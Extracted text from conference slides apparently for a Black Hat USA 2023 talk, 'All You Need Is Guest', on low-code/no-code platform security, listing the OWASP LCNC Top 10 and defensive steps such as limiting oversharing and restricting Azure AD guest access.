
Every SaaS is a Low-Code/No-Code platform today.

They need to own the code running on their platforms, in addition to the rest of the Shared Responsibility Model.

Platform




Sure, let business users build they own. What could go wrong?





Sure, let business users build they own. What could go wrong?




Customer

Platform

- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- ...



Sure, let business users build they own. What could go wrong?



Customer

Platform

- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- ...

Who owns AppSec for apps built by business users?



Protect your org!


Build secure apps

Code, links and details → bit.ly/mbrg-bhusa23 & @mbrg0



Protect your org!

Build secure apps
1. Don't overshare




Code, links and details → bit.ly/mbrg-bhusa23 & @mbrg0



Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10



The screenshot shows the OWASP Low-Code/No-Code Top 10 page. At the top, there's a navigation bar with links for Main, Join, and Contributors, along with social media icons for GitHub, Slack, and LinkedIn. Below the navigation, the title "OWASP Low-Code/No-Code Top 10" is displayed. The main content area starts with a section titled "Overview" which provides a brief introduction to Low-Code/No-Code development platforms. It highlights that these platforms use graphical user interfaces instead of traditional hand-coded programming, reducing development time and increasing delivery speed. The "The List" section follows, featuring a numbered list of ten security risks:

1. LCNC-SEC-01: Account Impersonation
2. LCNC-SEC-02: Authorization Misuse
3. LCNC-SEC-03: Data Leakage and Unexpected Consequences
4. LCNC-SEC-04: Authentication and Secure Communication Failures
5. LCNC-SEC-05: Security Misconfiguration
6. LCNC-SEC-06: Injection Handling Failures
7. LCNC-SEC-07: Vulnerable and Untrusted Components
8. LCNC-SEC-08: Data and Secret Handling Failures
9. LCNC-SEC-09: Asset Management Failures
10. LCNC-SEC-10: Security Logging and Monitoring Failures

Code, links and details → bit.ly/mbrg-bhusa23 & @mbrg0



Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10

Harden your env



Protect your org!


Build secure apps

1. Don't overshare

2. OWASP LCNC Top 10

Harden your env

3. Secure configs



The screenshot shows the Azure Active Directory admin center interface. The left sidebar has a tree view with nodes like 'External identities' (selected), 'Overview', 'Cross-tenant access settings', 'All identity providers', 'External collaboration settings' (selected), 'Diagnose and solve problems', 'Self-service sign up', 'Custom user attributes', 'All API connectors', 'Custom authentication extensions (Preview)', 'User flows', 'Subscriptions', and 'Linked subscriptions'. The main content area is titled 'External Identities | External collaboration settings'. It shows 'Guest user access' with three radio button options: 'Guest users have the same access as members (most inclusive)' (unselected), 'Guest users have limited access to properties and memberships of directory objects' (selected), and 'Guest user access is restricted to properties and memberships of their own directory objects (most restrictive)' (unselected). It also shows 'Guest invite settings' with four radio button options: 'Anyone in the organization can invite guest users including guests and non-admins (most inclusive)' (unselected), 'Member users and users assigned to specific admin roles can invite guest users including guests with member permissions' (unselected), 'Only users assigned to specific admin roles can invite guest users' (selected), and 'No one in the organization can invite guest users including admins (most restrictive)' (unselected).

Code, links and details → bit.ly/mbrg-bhusa23 & @mbrg0




Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec



Code, links and details → bit.ly/mbrg-bhusa23 & @mbrg0



Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec

Hack your env



Protect your org!

Build secure apps


1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec

Hack your env

6. powerpwn





AUGUST 9-10, 2023

BRIEFINGS

All You Need Is Guest

Michael Bargury @mbrg0

Zenity